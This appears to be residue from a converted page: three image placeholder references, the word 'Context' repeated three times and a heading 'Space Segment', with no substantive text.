
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
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Context



Context



Context


Space Segment



